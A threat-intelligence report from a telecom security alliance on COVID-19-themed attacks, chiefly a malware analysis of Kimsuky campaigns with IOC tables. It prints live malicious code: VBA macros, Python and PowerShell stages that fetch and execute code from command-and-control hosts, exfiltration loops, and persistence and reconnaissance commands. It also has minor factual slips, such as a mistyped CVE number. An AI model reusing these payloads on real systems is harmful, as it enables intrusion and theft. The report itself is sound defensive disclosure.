COVID-19 Insight
from the
Telco Security Alliance

July 1, 2020

Analysts:
Miguel Ángel de Castro, ElevenPaths (Telefónica)
Robert Foggia, Trustwave (Singtel)
Tom Hegel, AT&T Alien Labs (AT&T Cybersecurity)
José Ramón Palanco, ElevenPaths (Telefónica)
Karl Sigler, Trustwave (Singtel)

Others:
Dr. Fahim Abbasi, Trustwave (Singtel)
Jaime Blasco, AT&T Alien Labs (AT&T Cybersecurity)
Rodel Mendrez, Trustwave (Singtel)
Helene A. Mindeguia, ElevenPaths (Telefónica)
Dax Morrow, AT&T Alien Labs (AT&T Cybersecurity)
Sebastián Gª de Saint-Léger, ElevenPaths (Telefónica)
Rodel Mendrez, Trustwave (Singtel)

Table of Contents

Introduction

The Telco Security Alliance (TSA) is formed by AT&T® (AT&T Cybersecurity™), Etisalat® (HelpAG™), Singtel® (Trustwave®), SoftBank®, and Telefónica® (ElevenPaths™). The TSA aims to offer enterprises comprehensive cybersecurity insights to help them address the threat of cyberattacks and the evolving threat landscape.

Three members of the TSA have joined together to create this report through their respective cybersecurity and threat intelligence units: AT&T Cybersecurity (AT&T Alien Labs™), Singtel (Trustwave) and Telefónica (ElevenPaths). It covers noteworthy discoveries related to COVID-19 in the cyber domain.

Abuse of COVID-19 in the Cyber Domain

The cyber threat landscape has evolved quickly since the start of the COVID-19 pandemic, shifting attacks to a new tempo and success potential. Along with many in the cybersecurity community, TSA members have observed a sharp increase in malicious activity taking advantage of the pandemic while nations and organizations are at their most vulnerable. These adversaries are increasingly seeking to opportunistically benefit financially, gain unauthorized access to networks for immediate and long-term strategic benefit, and spread misinformation with political agendas. The three members of the Alliance participating in this report investigated multiple threat actors (from crimeware to nation states) who are continuing or increasing attacks during the pandemic against private organizations and government agencies.

Criminal organizations and nation states have historically taken advantage of large-scale events, using social unrest, fear, and confusion to their advantage. However, the global impact of COVID-19 has raised the bar in attack operational value. The extent to which threat actors are using it in campaigns may ebb and flow over the next 12 months, however it is not likely that COVID-related threats will be going away anytime soon. This report provides insight into a few of the threat actors and campaigns that have been active in the last few months.

Metrics on COVID-Related Threats

The TSA shares threat intelligence through the AT&T Alien Labs Open Threat Exchange™ (OTX™), which has seen a significant spike in sharing of indicators of compromise (IOCs) related to threats that use fears around COVID-19 to the advantage of the adversary. The OTX community is responding and sharing information on COVID-related threats as they arise, at a new level of speed and openness. For example, OTX members have contributed more than 1 million COVID-related IOCs between January 1 – June 15, 2020. In March, during the height of the pandemic, OTX showed a 2,000% increase (+382,973) compared to February with regard to the number of COVID-related technical indicators (IOCs) contributed to OTX.

AT&T Alien Labs has also been selected to host technical indicators through the OTX platform for the newly created Cyber Threat Coalition during the response to COVID-19 cyberattacks. The Cyber Threat Coalition is a community-driven coalition formed to share threat intelligence related to Covid-19 incidents, including threats targeting hospitals and medical providers

Metrics of COVID-19 related IOCs in the OTX platform provide a strong viewpoint into the large quantity of malicious activity since the start of the pandemic.




Figure 1. OTX IOC Metrics by type, March 1 – May 21, 2020, as report by AT&T Alien Labs.

Spam Observations

While closely monitoring our systems during the height of the COVID pandemic (March through May), of all spam classified as phishing or malware, we assessed that roughly 2.7% were related to the ongoing COVID-19 pandemic (March 1st to May 21st). Nearly 80% of the COVID-related spam emails that were collected originated from the United States. This is not a surprise due to its rich attack surface for setting up spam bots on compromised hosts. The complete breakdown of the countries where spam messages originated is shown in the below figure.




Figure 2. Spam by originating countries based on data from March 1 -May 21, 2020, as reported by Trustwave.

Threat actors used various file formats to spread malware via COVID-19 phishing campaigns, and they deliver an executable with more than 25% of all file types. Often, these executables are compressed with an archive file format such as ZIP, GZIP or ARJ (Archived by Robert Jung). Delivery less commonly used an attachment that was a malicious Microsoft Office document. The majority of samples collected required macros to be enabled or relied on a specific vulnerability such as the Microsoft Office memory corruption vulnerability (CVE-2017-11882). While image file types were not included below, it was common for phishing emails to contain logos to impersonate the U.S. Centers for Disease Control and Prevention, CDC (www.cdc.org) or the World Health Organization, WHO (www.who.int).




Figure 3. Malware extensions based on data from March 1 - May 21, 2020, as reported by Trustwave.

Sample Threat Groups

Kimsuky

(Intelligence provided by AT&T Cybersecurity, Alien Labs)

Kimsuky has been an active threat group overall and particularly so during the pandemic. A recent article by PwC UK researchers attributed the adversary to operating on behalf of the North Korean government[1].

MacOS. In this campaign, Kimsuky is leveraging the COVID-19 pandemic (amongst other topics) to lure users into opening a document and enabling the malicious content, such as with the file hash 7d2b9f391588cc07d9ba78d652819d32d3d79e5a74086b527c32126ad88b5015. This analysis was added to OTX on March 19, 2020.




Figure 4. Malicious document with information related to COVID-19 in North Korea.

It is notable that the image asking the user to enable the content seen in Figure 4 presents a screenshot of a MacOS dialog. This is intentional, as the group is targeting macOS machines.

This initial document does not include any macro code itself, however, it does include a reference to a remote document that bundles VBA code and hinders attempts to extract the VBA code from the initial document. (VBA, or Visual Basic for Applications, is the programming language of Excel and other Office programs.)

OpenXML documents are ZIPs with a particular structure, and so we can decompress them and check the references (figure 5).

[1] www.pwc.co.uk/issues/cyber-security-data-privacy/research/tracking-kimsuky-north-korea-based-cyber-espionage-group-part-2.html

```
./word/_rels/settings.xml.rels:<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships
"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTempl
ate" Target="http://crphone.mireene.com/plugin/editor/Templates/normal.php?name=web" TargetMode="External"/></Rel
ationships>
```

Figure 5. Remote reference found in the initial malicious document, captured via Alien Labs threat analysis.

The referenced document bundles the following VBA code (figure 6):

```
#If Mac Then
    #If Win64 Then
        Private Declare PtrSafe Function popen Lib "libc.dylib" (ByVal command As String, ByVal mode As String) As Long
    #Else
        Private Declare Function popen Lib "libc.dylib" (ByVal command As String, ByVal mode As String) As Long
    #End If
#End If


Sub AutoOpen()

On Error GoTo eHandler
    Application.ActiveWindow.View.Type = wdPrintView

    ActiveDocument.Unprotect "1qaz2wsx#EDC"

    Dim s As Shape

    For Each s In ActiveDocument.Shapes
        s.Fill.Solid
        s.Delete
    Next

    Selection.WholeStory
    Selection.Font.Hidden = False
    Selection.Collapse

    ActiveDocument.Save

#If Mac Then
    cmd = "import urllib2;"
    cmd = cmd + "exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=v1')).read())"

    Result = popen("python -c """ + cmd + """, "r")
#End If

eHandler:
    Exit Sub

End Sub
```

Figure 6. VBA code in 7d2b9f391588cc07d9ba78d652819d32d3d79e5a74086b527c32126ad88b5015, captured via Alien Labs threat analysis.

The above VBA code downloads a Python payload from crphone.mireene[.]com/plugin/editor/Templates/filedown.php?name=v1 and executes it. Notably, the downloaded payload is executed in memory and not dropped to disk.

As noted by public sources on GitHub, that the downloaded Python payload is the following (see figure 7).

```
import os;
import posixpath;
import urllib2;

home_dir = posixpath.expandvars("$HOME")
normal_dotm = home_dir + "/../../../Group Containers/UBF8T346G9.Office/User Content.localized/Templates.localized/normal.dotm"
os.system("rm -f '" + normal_dotm + "'")
fd = os.open(normal_dotm, os.O_CREAT | os.O_RDWR)
data = urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=normal')).read()
os.write(fd, data)
os.close(fd)

exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=v60')).read())
```

Figure 7. Downloaded Python payload from crphone.mireene[.]com (v1.py), captured via Alien Labs threat analysis.

The script substitutes the normal.dotm template in the Office directory for a malicious version. This malicious version becomes the default blank template of Word for Mac, meaning that every document created in the infected machine with the default template will include malicious macros.

The script also performs yet another file-less Python payload execution — the final payload (see figure 8). In this script, the author makes the intent known given the variable and function naming: collect data, execute new commands, sleep, and repeat.

```
def ExecNewCmd():
    exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=new')).read())

def SpyLoop():
    while True:
        CollectData()
        ExecNewCmd()
        time.sleep(300)

def CollectData():
    #create work directory
    home_dir = posixpath.expandvars("$HOME")
    workdir = home_dir + "/../../../Group Containers/UBF8T346G9.Office/sync"
    os.system("mkdir -p '" + workdir + "'")

    #get architecture info
    os.system("python -c 'import platform;print(platform.uname())' >> '" + workdir + "/arch.txt'")
    #get systeminfo
    os.system("system_profiler -detailLevel basic >> '" + workdir + "/basic.txt'")
    #get process list
    #os.system("ps -ax >> '" + workdir + "/ps.txt'")
    #get using app list
    os.system("ls -lrS /Applications >> '" + workdir + "/app.txt'")
    #get documents file list
    os.system("ls -lrS '" + home_dir + "/documents' >> '" + workdir + "/documents.txt'")
    #get downloads file list
    os.system("ls -lrS '" + home_dir + "/downloads' >> '" + workdir + "/downloads.txt'")
    #get desktop file list
    os.system("ls -lrS '" + home_dir + "/desktop' >> '" + workdir + "/desktop.txt'")
    #get volumes info
    os.system("ls -lrs /Volumes >> '" + workdir + "/vol.txt'")
    #get logged on user list
    #os.system("w -i >> '" + workdir + "/w_i.txt'")
    #zip gathered informations
    zipname = home_dir + "/../../../Group Containers/UBF8T346G9.Office/backup.zip"
    os.system("rm -f '" + zipname + "'")
    zippass = "doxujoijcs0qei09213@#$@"
    zipcmd = "zip -m -r '" + zipname + "' '" + workdir + "'"
    print(zipcmd)
    os.system(zipcmd)

    try:
        BODY = open(zipname, mode='rb').read()
        headers = {"User-Agent" : "Mozilla/5.0 compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/7.0", "Accept-Language" : "en-US,en;q=0.9", "Accept" : "text/
        html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8", "Content-Type" : "multipart/form-data; boundary=----7e222d1d50232"}
        boundary = "----7e222d1d50232"
        postData = "--" + boundary + "\r\nContent-Disposition: form-data; name=""MAX_FILE_SIZE""\r\n\r\n1000000\r\n--" + boundary + "\r\nContent-Disposition:
        form-data; name=""file""; filename=""1.txt""\r\nContent-Type: text/plain\r\n\r\n" + BODY + "\r\n--" + boundary + "--"
```

Figure 8. Second stage Python payload (v60.py), captured via Alien Labs threat analysis.

The script enters an infinite loop in which it gathers and reports system information to the malicious infrastructure and then executes new commands as received by the botnet controller. The victim's system information is zipped before being sent to crphone.mireene[.]com/plugin/editor/Templates/upload.php. The communications are performed in plain-text HTTP and exfiltrated data is not encrypted.

Windows PowerShell. In analyzing the Windows PowerShell implant, we found that the initial vector of infection is a malicious document. For this analysis we will examine the document SHA256 1fcd9892532813a27537f4e1a1c21ec0c110d6b3929602750ed77bbba7caa426 as reference. (Windows PowerShell is Microsoft's framework for automating tasks using a command-line shell and using associated scripting language.) In this file, rather than linking a remote template, the VBA code is bundled directly into the file, and we are able to extract it statically.

The most significant code piece is found in the following image (figure 9), which invokes the PowerShell code found in C:\windows\temp\bobo.txt.

```
Sub AutoOpen()
    delimage
    interface
    executeps
    shlet
    regpa
End Sub

Sub executeps()
d1 = "powershell.exe -ExecutionPolicy Bypass -noLogo $s=[System.IO.File]::ReadAllText('c:\windows\temp\bobo.txt');iex $s"
    With CreateObject("WScript.Shell")
        .Run d1, Left(Left(Mid("ingfbbamkodhqcwtpzhbcpxqaaigdjmoadch626463965207171466558669015372347853185123047524556333900563576839593172803245215818260",
         47), 1), 1), False
    End With
End Sub
```

Figure 9. VBA code in 1fcd9892532813a27537f4e1a1c21ec0c110d6b3929602750ed77bbba7caa426, captured via Alien Labs threat analysis.

The C:\windows\temp\bobo.txt file contains the following (figure 10):

```
IEX (New-Object System.Net.WebClient).DownloadString
('http://mybobo.mygamesonline.org/flower01/flower01.ps1')
```

Figure 10. Contents of C:\windows\temp\bobo.txt, captured via Alien Labs threat analysis.

This is a very simple PowerShell downloader that once again employs fileless execution for its payload (although the downloader itself is dumped to disk). And, the actual file that is downloaded is the PowerShell payload (d36ac36d278c264362ec31e116a46daaa4a7287a9dcd689d665a5ab1fd5416b8).

We are again faced with a very descriptively named script that provides basic system control and information exfiltration mechanisms. This script features the same functionality as the Python one showcased in the macOS implant case, but it is written in PowerShell due to Windows not shipping Python interpreters by default (figure 11).

```
$SERVER_ADDR = "http://mybobo.mygamesonline.org/flower01/"    # CnC
$UP_URI = "post.php"    # Exfiltration endpoint
$upName = "flower01"    # Exfiltration param name
$LocalID = "flower01"    # Endpoint name to obtain new commands as PS script blocks (missing .down)
$LOG_FILENAME = "flower01.hwp"    # System info exfiltration file name
$LOG_FILEPATH = "\flower01\"
$TIME_VALUE = 1000*60*60    # CnC ping interval in ms
$EXE = "rundll32.exe"    # Unused
$MyfuncName = "Run"    # Unused
# Persistence keys
$RegValueName = "Alzipupdate"
$RegKey = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$regValue = "cmd.exe /c powershell.exe -windowstyle hidden IEX (New-Object System.Net.WebClient).DownloadString('http://
mybobo.mygamesonline.org/flower01/flower01.ps1')"
```

Figure 11. Configuration found in the first lines of the script (comments added for clarity), captured via Alien Labs threat analysis.

Windows HTA (HTML application file) implant. In this campaign, the initial file is a macro-enabled Word document with information regarding the current U.S. and North Korea (DPRK) relationship. We will be using the document with SHA256 7c0f8d6cf4f908cce8b7f65f2b5ee06a311d28ee6d8f1b32e90af4d08c2ab327 as a reference.

```
Sub AutoOpen()
    With ActiveDocument.Background.Fill
        .ForeColor.RGB = RGB(255, 255, 255)
        .Visible = msoTrue
        .Solid
    End With
    Selection.WholeStory
    ' mshta http://nhpurumy.mireene.com/theme/basic/skin/member/basic/upload/search.hta /f
    Content = ibgcqjqcesdb
    ("6d736874612068747470 3a2f2f6e68707572756d792e6d697265656e652e636f6d2f7468656d652f62617369632f736b696e") & ibgcqjqcesdb
    ("2f6d656d6265722f62617369632f75706c6f61642f7365617263682e68746120 2f66")
    Selection.Font.Hidden = False
    bgdrkwewidjuilxpmyaz (Content)
    Selection.Collapse
    ActiveDocument.Save
End Sub
```

Figure 12. VBA code in 7c0f8d6cf4f908cce8b7f65f2b5ee06a311d28ee6d8f1b32e90af4d08c2ab327, captured via Alien Labs threat analysis.

As shown in figure 13, the code is quite straightforward, being a simple call to mshta.exe with a remote argument. The code presents minor hex-encoding based obfuscation. The requested URL returns the file 85a14d9cda70bc79e5b796cc2d685c9db712f3b0f9e1c4cf83e807ce68c91290.

```
<html>

<script language="VBScript">
    On Error Resume Next:

    Set Post0 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):
    Post0.open "GET", "http://nhpurumy.mireene.com/theme/basic/skin/member/basic/upload/eweerew.php?er=1", False:
    Post0.Send:
    t0=Post0.responseText:
    Execute(t0)
</script>
</html>
```

Figure 13. search.hta - 9551cbcb884c9a922a92552e4966ccae3ad66af1, captured via Alien Labs threat analysis.

We can observe how the fileless execution tactic is maintained through all the analyzed samples. This URL returned yet another Visual Basic script, SHA256 2e0bf5bf4d8341e99d984832d9c80dac9e5f8d15cb7634f4f22761d9bff537d3

This injected script establishes persistence and prepares the system information for exfiltration. Persistence is established by creating a scheduled task that runs every three minutes and downloads yet another remote HTA application.

```
55  tmp="schtasks /Create /SC MINUTE /MO 3 /ST  /TN ""Acrobat\Microsoft\Windows\Update"" /TR ""mshta  http://nhpurumy.mireene.com/
    theme/basic/skin/member/basic/upload/cfhkjkk.hta /f"" /F"
56  tmp1=Replace(tmp, "/ST ", "/ST "&h&":"&m)
57  retu=wShell.run(tmp1,0,true)
58
59  retu=wShell.run("cmd.exe /c taskkill /im mshta.exe /f",0,true)
```

Figure 14. 2e0bf5bf4d8341e99d984832d9c80dac9e5f8d15cb7634f4f22761d9bff537d3 establishes persistence, captured via Alien Labs threat analysis.

System information is gathered by leveraging Windows tools and written to %APPDATA%\Windows\desktop.ini.

```
12  fldr = wShell.ExpandEnvironmentStrings("%appdata%") & "\Windows"
13  ttmp= fldr & "\desktop.ini"
14
15  If (oFile.FolderExists(fldr) = false) Then
16      oFile.CreateFolder(fldr)
17  End If
18
19  retu=wShell.run("cmd.exe /c whoami>> """&ttmp&""",0,true)
20  retu=wShell.run("cmd.exe /c hostname>> """&ttmp&""",0,true)
21  retu=wShell.run("cmd.exe /c ipconfig /all>> """&ttmp&""",0,true)
22  retu=wShell.run("cmd.exe /c net user >> """&ttmp&""",0,true)
23  retu=wShell.run("cmd.exe /c dir ""%programfiles%"">> """&ttmp&""",0,true)
24  retu=wShell.run("cmd.exe /c dir ""%programfiles% (x86)"">> """&ttmp&""",0,true)
25  retu=wShell.run("cmd.exe /c dir ""%programdata%\Microsoft\Windows\Start Menu"">> """&ttmp&""",0,true)
26  retu=wShell.run("cmd.exe /c dir ""%programdata%\Microsoft\Windows\Start Menu\Programs"">> """&ttmp&""",0,true)
27  retu=wShell.run("cmd.exe /c dir ""%appdata%\Microsoft\Windows\Recent"">> """&ttmp&""",0,true)
28  retu=wShell.run("cmd.exe /c tasklist>> """&ttmp&""",0,true)
29  retu=wShell.run("cmd.exe /c ver>> """&ttmp&""",0,true)
30  retu=wShell.run("cmd.exe /c set>> """&ttmp&""",0,true)
31  retu=wShell.run("cmd.exe /c reg query ""HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"">> """&ttmp&""",0,
    true)
```

Figure 15. 2e0bf5bf4d8341e99d984832d9c80dac9e5f8d15cb7634f4f22761d9bff537d3 gathers system info, captured via Alien Labs threat analysis.

The script disables VBA warnings in Office products via a registry key modification potentially to ease future compromises of interesting targets.

```
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security"" /v VBAWarnings /t
REG_DWORD /d ""1"" /f",0,true)
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security"" /v VBAWarnings /t
REG_DWORD /d ""1"" /f",0,true)
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Security"" /v VBAWarnings /t
REG_DWORD /d ""1"" /f",0,true)
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\WORD\Security"" /v VBAWarnings /t
REG_DWORD /d ""1"" /f",0,true)
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\WORD\Security"" /v VBAWarnings /t
REG_DWORD /d ""1"" /f",0,true)
retu=wShell.run("cmd.exe /c reg add """&"HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\WORD\Security"" /v VBAWarnings /t
REG_DWORD /d ""1"" /f",0,true)
```

Figure 16. 2e0bf5bf4d8341e99d984832d9c80dac9e5f8d15cb7634f4f22761d9bff537d3 disables VBA warnings via reg key modification, captured via Alien Labs threat analysis.

The HTA file downloaded by the scheduled task will check if the %APPDATA%\Windows\desktop.inifile exists, and if it does exist, exfiltrate it. For this purpose, the malicious implant will use PowerShell instead of VBA.

Indicators of compromise associated with campaign

IOC TYPE	INDICATOR	DESCRIPTION
DOMAIN	orblog.mireene[.]com	Kimsuky – C&C server
DOMAIN	sgmedia.mireene[.]com	Kimsuky – C&C server
DOMAIN	vnext.mireene[.]com	Kimsuky – C&C server
DOMAIN	nhpurumy.mireene[.]com	Kimsuky – C&C server
DOMAIN	jmable.mireene[.]com	Kimsuky – C&C server
DOMAIN	jmdesign.mireene[.]com	Kimsuky - C&C server
DOMAIN	all200.mireene[.]com	Kimsuky - C&C server
DOMAIN	mybobo.mygamesonline[.]org	Kimsuky - C&C server
DOMAIN	crphone.mireene[.]com	Kimsuky - C&C server
SHA256	1fcd9892532813a27537f4e1a1c21ec0c110d6b3929602750ed77bbba7caa426	Maliciosu document (Maldoc) dropping Powershell implant
SHA256	7C0F8D6CF4F908CCE8B7F65F2B5EE06A311D28EE6D8F1B32E90AF4D08C2AB327	Maldoc dropping HTA implant
SHA256	7d2b9f391588cc07d9ba78d652819d32d3d79e5a74086b527c32126ad88b5015	macOS maldoc
SHA256	d36ac36d278c264362ec31e116a46daaa4a7287a9dcd689d665a5ab1fd5416b8	Powershell payload
SHA256	85a14d9cda70bc79e5b796cc2d685c9db712f3b0f9e1c4cf83e807ce68c91290	HTA payload

SHA256	2cd5f1852ac6d3ed481394ea0abc49f16789c12fb81bcdf9988762730fb0aa8f	Maldoc dropping HTA implant
SHA256	27d04bdb74736f9041ba89306747399e0a149439acf1048e82e4acdfa24677de	Maldoc dropping HTA implant

2020 South Korean legislative election and geoscience research

While this specific activity does not use COVID-19 as a lure or theme, it links to the above Kimsuky infrastructure used in COVID-themed phishing campaigns. A malicious document (SHA256: adcdbec0b92da0a39377f5ab95ffe9b6da9682faaa210abcaaa5bd51c827a9e1), titled 21대 국회의원 선거 관련.docx (21st National Assembly election related.docx) was first uploaded to VirusTotal on April 8th. The file uses CVE-2017-01992 (HTA handler) to exploit the victim and beacon outbound to saemaeul.mireene[.]com.

More recently, a file titled 외교문서 관련(이재춘국장).docx (SHA256: dbbdcc944c4bf4baea92d1c1108e055a7ba119e97ed97f7459278f1491721d02) was distributed on April 8th. The title translates to “Diplomatic documents related (Director Jae-chun Lee).docx”.




Figure 17. Document content after opening, with image captured from OTX.

Traditionally with Kimsuky, these malicious documents act as the first-stage malware downloader. This allows the adversary to filter deliveries to confirmed targets of interest, either through host details or geo-filtering. Additionally, Kimsuky continues to reuse malicious command and control (C&C) infrastructure across multiple campaigns. For example, in early April Kimsuky posed as the European External Action Service, EEAS,3 delivering malicious documents which beacon outbound to saemaeul.mireene[.]com. (Mireene is a legitimate Korean web hosting service that is often used by Kimsuky.)

While lure documents do not prove the targets and objectives behind a malicious campaign, the document titles provide some insight into potential target organizations or individuals associated with the 2020 South Korean legislative election and geoscience research.

[2] https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199-hta-handler.html

[3] https://otx.alienvault.com/pulse/5e8619b52e480b485e58259a

Indicators of compromise associated with this campaign

IOC TYPE	INDICATOR	DESCRIPTION
SHA256	fa89eb6d1618d014e04ea7eabe5de82bd94163414e3ec07c2f26964011abdfb8	Associated sample hash
SHA256	adcdbec0b92da0a39377f5ab95ffe9b6da9682faaa210abcaaa5bd51c827a9e1	Malicious document hash
SHA256	36339e43abf2f6fb8904235eb3e9a1872783dcbfe466f46872ff3a22274b741f	Associated sample hash
Hostname	saemaeul.mireene[.]com	C&C destination
SHA256	dbbdcc944c4bf4baea92d1c1108e055a7ba119e97ed97f7459278f1491721d02	Malicious document hash

TA428

(Intelligence summary provided by AT&T Cybersecurity, Alien Labs)

